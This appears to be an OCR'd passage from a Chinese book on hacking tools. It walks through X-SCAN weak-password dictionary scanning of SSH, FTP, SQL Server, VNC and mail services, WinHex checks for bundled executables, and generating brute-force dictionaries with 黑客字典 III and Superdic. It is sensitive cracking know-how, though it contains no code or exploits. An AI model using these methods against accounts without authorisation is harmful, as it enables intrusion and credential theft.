小贴士：TELNET 是一种广泛运用在命令提示符下的远程终端登录服务，在木马软件和伴随着 Windows NT 出现的 IPC$服务之前曾经是黑客入侵的重要手段之一。在微软推出应用于图形界面的终端服务 Terminal Service 后，TELNET 几乎彻底被 Windows 用户所抛弃了，不过在一些其他的非主流系统或路由器中，仍然可以看到 TELNET 活动的身影。

- **SSH 弱口令**：载入字典对 SSH 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。



小贴士：SSH（Secure Shell）是一种主要应用于 UNIX/Linux 系统下用来替代 TELNET、FTP 以及 R 命令的工具包。用户通过使用 SSH，可以把所有传输的数据进行加密，这样就阻止了“中间人”这种攻击方式的实现，而且也能够防止 DNS 欺骗和 IP 欺骗。使用 SSH，还有一个额外的好处就是传输的数据是经过压缩的，所以可以加快传输的速度。但是，如果使用者对 SSH 设置了一个比较简单的口令的话，那么它的惟一作用就是给黑客的入侵提供了一条新的途径。

- **REXEC 弱口令**：载入字典对 REXEC 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **FTP 弱口令**：载入字典对 FTP 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **SQL-Server 弱口令**：载入字典对“SQL Server”弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。



小贴士：SQL Server 是一个关系数据库管理系统，是 Microsoft 推出的新一代数据管理与分析软件。SQL Server 被广泛使用，很多电子商务网站、企业内部信息化平台等都是基于 SQL Server 产品上。不过 SQL Server 自身也拥有严重的安全问题，在默认安装的情况下，SQL Server 会有一个密码为空的管理员账号，而这个管理员账号又拥有系统管理员的权限。

- **WWW 弱口令**：载入字典对 HTTP/HTTPS 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **CVS 弱口令**：载入字典对 CVS 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **VNC 弱口令**：载入字典对 VNC 弱口令进行检测，目前 X-SCAN 只支持 VNC3.3 认证协议及 VNC4.0 协议的匿名模式。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。



小贴士：VNC（Virtual Network Computing，虚拟网络计算）是 AT&T 公司的远程管理软件，与终端服务类似，不同的是终端服务连接上开启了一个会话，而 VNC 则是和当前正在登录的用户共用同一个会话。也就是说，你可以和当前登录的用户同时操作，他所作的一切你都可以看见，反之亦然。

- **POP3 弱口令**：载入字典对 POP3（是一种邮件接收服务器）弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **SMTP 弱口令**：载入字典对 SMTP（是一种邮件发送服务器）弱口令进行检测。可

以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。

- **IMAP 弱口令**：载入字典对 IMAP 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **NNTP 弱口令**：载入字典对 NNTP 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **SOCKS5 弱口令**：载入字典对 SOCKS5（代理服务器）弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **IIS 编码/解码漏洞**：用于 IIS 编码/解码漏洞，目前检测的漏洞包括：“Unicode 编码漏洞”、“二次解码漏洞”和“UTF 编码漏洞”。此漏洞为 2000 年前后的一种系统漏洞，只有十分古老版本的 Windows NT/2000 才可能有此漏洞，建议用户不要使用此项来浪费时间。
- **漏洞检测脚本**：用于加载漏洞检测脚本进行安全检测。

用户可根据自己的实际需要选择准备进行的扫描动作，设置完毕后选择【并发扫描】项进行下一步设置，如图 4-42 所示。




图 4-42　并发扫描界面

（4）【并发扫描】项是用来设置软件的扫描项的，在【最大并发主机数量】文本框输入同时扫描的主机数量；在【最大并发线程数量】文本框输入单个主机扫描的线程数。这两项数值越大扫描速度也就越快，如果数值填写的过大将可能造成网络堵塞等问题，所以此处请慎重考虑。

（5）【扫描报告】项是用来设置扫描完成后生成的报告文件，这里无需过多理会。接下来选择【其他设置】项对一些杂项进行设置，如图 4-43 所示。

如果选择【跳过没有响应的主机】项，那么 X-SCAN 在扫描之间会通过 ping 的形式检测目标主机是否连接到了网络中；选择【无条件扫描】项则不进行 ping 检测直接进行扫描。前者可以极大地提高扫描速度，但是由于绝大多数防火墙都会自动禁止 ping 检测，所以如此一来软件会认为对方没有连接网络而将其忽略；后者可以更精确地对目标进行扫描，但由于事先没有检测对方是否连接到了网络中，所以会消耗掉很多时间并可能在做无用功。

【跳过没有检测到开放端口的主机】项是一个很管用的选项，因为所有的网络服务都需要通过端口的形式进行远程连接，如果对方主机没有开放任何端口，那么扫描也就没有意义了。

【使用 NMAP 判断远程操作系】项和【显示详细进度】项并没有太多实际意义，无论是否选中这两项都对扫描过程没有影响。




图 4-43 【其他】项设置界面

（6）选择【插件设置】选项，并在弹出的扩展菜单中选择【字典文件设置】项来设置字典，如图 4-44 所示。右击打算更改的字典文件并选择【编辑】项（如图 4-45 所示），在弹出的窗口中选择打算使用的字典文件即可，如图 4-46 所示。




图 4-44 设置字典文件界面



图 4-45 编辑字典文件

设置完毕后单击【确定】按钮返回 X-SCAN 主界面中，单击主界面中的 ▶ 按钮或选择工具栏中的【文件】选项，并在弹出的菜单中选择【开始扫描】项开始对目标进行扫描，如图 4-47 所示。在扫描的过程中可以通过主界面右下方的空白处看到当前的扫描进度，并在主界面的左侧看到已经扫描到可以利用的信息。



图 4-46 选取字典文件



图 4-47 扫描开始界面

当扫描结束之后，软件会自动弹出一个 HTML 格式的扫描报告，如图 4-48 所示。从报告中可以详细地看到目标主机使用的管理员账号及密码、开放的服务与共享文件等。




图 4-48 扫描报告界面

4.4 兼具数据修复的加密工具——WinHex

图 4-49 所示为 WinHex 的用户主界面，WinHex 是一个专门用来对付各种日常紧急情况的十六进制编辑器。它可以用来检查和修复各种文件，恢复删除文件及硬盘损坏造成的数据丢失等。同时，它还可以用来查看由其他程序隐藏的文件和数据。正因为上述这些功能，使得黑客可以通过 WinHex 十分轻松地查出以明文形式存储在内存中的各种软件密码，成了不少黑客进行密码破解过程中必备的工具之一。



图 4-49 WinHex 主界面

4.5 用 WinHex 检查文件安全性

除了可以查找隐藏在软件中的密码外，WinHex 在网络攻防方面还具备很多功能，比如可以很容易地检测一款软件是否被捆绑了其他木马或恶意程序。使用 WinHex 打开任意一款 Windows 下可执行文件，都会在开头部分看到一段“This program cannot be run in DOS mode”或“This program must be run under Win32”的字符。大多数的时候，黑客或投放木马的人都会将两个可执行文件简单地捆绑在一起，捆绑后的可执行文件会保留有原文件所有的特征，只要使用 WinHex 检测一下是否有多个“This program must be run under Win32”或类似的字符就可以知道该文件是否被捆绑，步骤如下。

（1）在 WinHex 的主界面中选择【文件】选项，在弹出的菜单中选择【打开】项，如图 4-50 所示，或者单击工具栏中的 按钮，并在弹出的窗口中选择打算检测的文件，如图 4-51 所示。



图 4-50 使用“打开”选项



图 4-51 选择可执行文件

（2）选择【搜索】项，在弹出的菜单中选择【查找文本】项（如图 4-52 所示）或单击主界面中的 按钮。在弹出的【查找文本】窗口中，在【下列文本字符将被搜索】一栏下输入“This program”并单击【确定】按钮，如图 4-53 所示。



图 4-52　查找文本



图 4-53　搜索关键字节

（3）只要是正确的可执行文件，那么第一次查找一定会搜索到一个结果，如图 4-54 所示。接下来选择【搜索】项中的【继续搜索】选项，如图 4-55 所示。如果弹出图如 4-56 所示的窗口，则表示程序未被捆绑其他可执行文件。如果如图 4-57 所示跳到了一个新的界面中，那么该可执行文件则肯定被捆绑了第三方文件，建议对该文件仔细查杀。




图 4-54　第一次出现关键字节



图 4-55　继续搜索关键字





图 4-56　关键字未找到



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00048C70	04	E2	5B	7B	75	62	9F	DA	2C	53	FF	C2	8C	CB	CC	8F	.鈁{ub嫝,S 聪项	
00048C80	BF	92	87	42	A2	FB	33	7F	07	3F	F7	67	E3	C6	4A	3F	嫡嚏X]3.?鳢闩J?	
00048C90	67	84	BD	48	3F	A9	5D	1B	83	ED	ED	FA	C4	95	35	3F	g勃H? .泯脸膜5?	
00048CA0	29	3F	FB	B8	3F	E4	FE	3F	FF	4F	C0	CA	7B	3F	91	CF	)? ?濉? O朗{?懒	
00048CB0	A2	EC	95	BF	13	72	9B	F3	57	89	FE	FF	C1	BD	82	43	闪嘤.r添##吞 两倨	
00048CC0	3F	69	3F	BB	D8	3E	F1	7E	53	BD	80	34	17	83	6D	3F	?i?回>黜S娠4.僾?	
00048CD0	17	3F	3F	2D	EC	78	1F	7F	7B	10	3F	19	DA	7E	37	3F	.??-歉. 〔?.嫉7?	
00048CE0	3F	75	22	A7	AE	E8	B5	3F	1A	AB	F0	0A	B3	C5	AF	8E	?u"M蟹?. .撂瘳	
00048CF0	AC	4F	55	3F	AD	F4	2D	FC	76	3F	BB	CC	04	EC	48	EF	骋U? 一酚?慢.套	
00048D00	8B	41	7C	6D	92	E9	64	C3	6E	49	11	76	62	B5	4D	DB	嫡	m控d脆I.vb礓
00048D10	A1	A0	B9	15	D1	4E	3F	3F	38	AC	95	B4	4B	EC	C9	2F	?殊??8?百确焐/	
00048D20	3F	67	AE	6E	6D	95	43	E0	F5	7E	0B	06	6D	4A	DF	80	?g畀m卫圃~..mJ遭	
00048D30	CD	82	03	0F	3F	83	98	ED	DF	27	DE	71	81	89	C6	7A	翅..?爆碰'辨喜节	
00048D40	3F	F9	F4	9C	6E	3F	6B	B3	48	3F	22	87	C9	68	23	41	? 漾?k砀?"嚅h#A	
00048D50	D6	DF	64	08	BD	9D	2F	BF	71	3F	E5	B4	80	D8	A8	F2	诌d.姑/蜮?宕e亘	
00048D60	8D	E3	91	89	BC	E7	5E	CB	BD	6B	45	3E	3F	78	18	F1	嶂怒扁"私kE>?x.	
00048D70	B4	CC	78	0D	0A	54	68	69	73	20	70	72	6F	67	72	61	刹x..This progra	
00048D80	6D	20	6D	75	73	74	20	62	65	20	72	75	6E	20	75	6E	m must be run un	
00048D90	64	65	72	20	57	69	6E	33	32	0D	0A	AE	AD	FC	C5	29	der Win32..)	
00048DA0	7E	59	EA	8E	65	DC	FD	40	7E	50	63	EC	89	87	B9	29	~Y除e荤@~Pc榭蝴)	
00048DB0	FC	D3	03	5C	D9	41	06	54	A0	F1	3F	6F	1E	2F	3F	3F	.\貯.T抹?o./??	
00048DC0	5C	30	44	46	74	78	3F	4E	4B	D0	5D	9C	C0	E0	9D	43	\0DFtx?NK陈泯都C	
00048DD0	24	89	B5	56	63	9A	9B	3F	B6	C6	63	3F	BC	C0	4D	D7	$壑Vc嗜?镜c?舒M	
00048DE0	5E	1B	95	E5	10	B5	BB	E6	BF	2B	91	DB	8D	5C	39	7A	^.嘆.蒋蜱+慵蛙9z	
00048DF0	2D	C5	A5	09	B0	59	60	3F	74	B8	B3	11	99	F7	74	97	-超.疆`?t賦.钦t	
00048E00	BC	38	63	3F	E5	E2	3F	35	C5	5C	E2	41	3F	64	26	98	?c?邂?5戴斟?幽	
00048E10	B7	81	50	54	8F	D8	97	50	66	95	D8	3F	18	A5	C3	3F	翱PT鹅悸f嗥?.ッ?	
00048E20	FD	95	3F	31	4B	4A	F2	D9	4C	9A	DA	B9	88	ED	97	77	穗?1KJ蜡L穗等项w	
00048E30	62	F9	40	1D	D7	BB	CD	B7	F3	6C	B9	40	0E	6B	84	48	b麟.谆头髓贱.k尻	
00048E40	72	17	88	9E	3F	F7	C9	3F	0E	32	C4	D0	71	B4	E7	54	r.坪?鳙?.2男q寸T	
00048E50	3F	A0	75	5A	6D	CF	50	5C	10	0B	D4	EB	60	3F	36	FF	?爆Zm麋\..噪`?6	

图 4-57 第二次搜索关键字

4.6 字典生成器

关于字典文件，在本书的前几章已经提及过，对于使用穷举式密码破解方法，字典的重要性甚至远远超过破解软件的速度或是破解者本人的技术实力。在大多数的时候，字典文件普遍都需要数百万、甚至上千万条密码的组合（专门猜解空口令或弱口令的字典除外）。如此庞大的数字当然不可能靠人工进行输入，所以字典生成软件就应运而生了。

4.6.1 黑客字典剖析

黑客字典 III 是流光 5.0 以后的版本中内置的一款可以与绝大多数解密软件配合使用的字典生成器，黑客字典本身也秉承了小榕系列软件一贯简单易用的特性，同时具有功能完善的风格，是广大密码破解初学者的首选工具，它的具体使用方法如下。

（1）执行流光 5.0 主程序，在主界面中选择【工具】选项，在弹出的菜单中选择【字典工具】，并在弹出的二级菜单中选择【黑客字典 III-流光版】选项，如 4-58 所示。



图 4-58 选择“黑客字典 III”选项

（2）在弹出的如图 4-59 所示的黑客字典【设置】窗口中，首先进行如下基础设置。

在【设置】标签页，用户可以设置单词中字母和数字的数目与范围。例如，图 4-59 中设定字母数为 3，数字数为 2，字母范围为从 A～Z，数字范围从 0～9。这样产生的字典是从 AAA00 到 ZZZ99 的所有组合。用户也可以只选定字母或数字。在【设置】标签页中，还有一个符号的选项，如果选中该项，则用户的字母组合为所选的字母范围加上符号（对应于 ASCII 码中的 20～2E）。考虑到大多数人都不会用特殊符号做密码，所以这里笔者不建议大家选中此选项。

（3）选择【选项】标签，进行下一步设置。【选项】标签页中共有 6 个可以自行选择的选项，如图 4-60 所示，它们的作用如下：

- **字母采用大写形式**：以前文的设定为例，产生的字典范围为：AAA00～ZZZ99。
- **仅仅首字母大写**：以前文的设定为例，产生的字典范围为：Aaa00～Zzz99。
- **数字在字母前**：以前文的设定为例，产生的字典范围为：00aaa～99zzz。
- **仅仅使用 LF 间隔**：一般的解密软件所使用的字典要求每个单词间用 LF 和 CR 作为间隔，但是也有一些早期的破解工具要求只用 LF 做间隔（如 CrackZip），所以除非破解软件中有特别注明，否则不选择此项。



图 4-59　字典基础设置




图 4-60　字典晋级设置

- **仅仅使用辅音字母**：事实上，很大一部分人设置密码都是用自己名称的拼音缩写加数字的组合，而一般拼音缩写的字母绝大多数是辅音字母，于是软件的制作者就有针对性地设置了这个选项。此选项在破解批量密码时拥有十分高的成功破解几率。
- **字母和数字不重复**：使用此选项可以极大地增加字典文件的词条数，同时也使得破解过程变得十分漫长，用户可以根据自身情况进行选择。

（4）如果用户对目标的密码没有任何了解，那么设置到第 3 步就可以完成了。如果用户获取了目标密码中的一部分信息（如掌握了密码中某个位置是字母还是数字，或者密码中只拥有某些特定的字母或数字），就可以选择【高级选项】标签进行下一步设置。

如图 4-61 所示，【高级选项】标签中可供选择的有【使用高级选项生成字典】或【使用方案生成字典】两个选项。

如果选择【使用高级选项生成字典】，则可以选择界面上方的【字母位置】、【数字位置】和【符号】位置项。例如，目标的密码可以确定为是前 2 位字母加上后 3 位的组合，就勾选【字母位置】中的 1 和 2，并勾选【数字位置】中的 3、4 和 5，如图 4-62 所示。



图 4-61 “高级选项”设置界面



图 4-62 选择“使用高级选项生成字典”

如果选择【使用方案生成字典】，则首先需要创建一个方案文件：在任意一个文件夹下创建一个纯文本文档，并在文档中输入字典选用的字符范围如：

```
cdefghijklmnop
123
ABC
```

那么，字典选用的字符范围就只有第一行为“cdefghijklmnop”、第 2 行尾“123”、第 3 行尾“ABC”。文档创建完毕后将其扩展名修改为“sch”，并使用黑客字典中的【浏览】按钮载入，如图 4-63 所示。



图 4-63 载入方案文件

（5）设置完毕后选择【文件存放位置】标签来保存字典文件，如图 4-64 所示。单击【浏览】按钮，选择保存路径与文件名，如图 4-65 所示。如果生成的字典文件体积过大，可以勾选【拆分文件】选项，并且选择拆分为几部分。



图 4-64 保存字典文件界面




图 4-65 选择保存字典路径

（6）全部设置完成后单击【确定】按钮，接下来会弹出一个确认窗口。如果用户不需要修改，可以直接单击【开始】按钮进行字典生成，如果需要重新修改可以单击【再等一会】按钮进行重新设置。

4.6.2 超级字典生成器——Superdic

Superdic（如图 4-66 所示）是一款国内最优秀的字典生成器之一。

该软件拥有如下特点。

- 程序采用高度优化算法，制作字典速度极快，约每分钟 800 兆（CPU=800MHz）；
- 精确选择所需要的字符，针对性更强；
- 自定义字符串采用了绝对长度匹配算法，使生成的密码长度与你所选择的长度严格吻合（一般的字典制作工具将字符串视为一个字符，故生成密码的长度参差不齐）；
- 特殊位字符定义，可以满足用户的特殊要求，从而使字典长度更小；
- 修改字典功能。可将一本现有的字典按需求进行字符串的前插和后插（例如，前插 13X 可以制作成手机群发列表，而后插@***.com 可制成邮件群发列表）；
- 生日字典制作。包含了十几种典型的生日模式，符合人们的一般习惯；
- 利用特殊位设置（如把前几位设置成 6234）可实现电话密码的制作。

虽然 Superdic 是一款非常专业的字典生成器，不过与其他同类软件相比，Superdic 在操作上并不复杂，可以说这是一款适合各种用户类型的字典生成器。

Superdic 的使用方法如下所示。

（1）选择主界面中的【基本字符】标签，将字典中出现的字符进行筛选，如图 4-67 所示。用户可以设置的字符包括数字、大写字母、小写字母以及图中所示的 33 个常用符号。用户只需勾选所需要的字符即可。如果不想对字符进行筛选，则单击【全选】按钮，所有的字符类型就会被全部选中。



图 4-66 Superdic 主界面

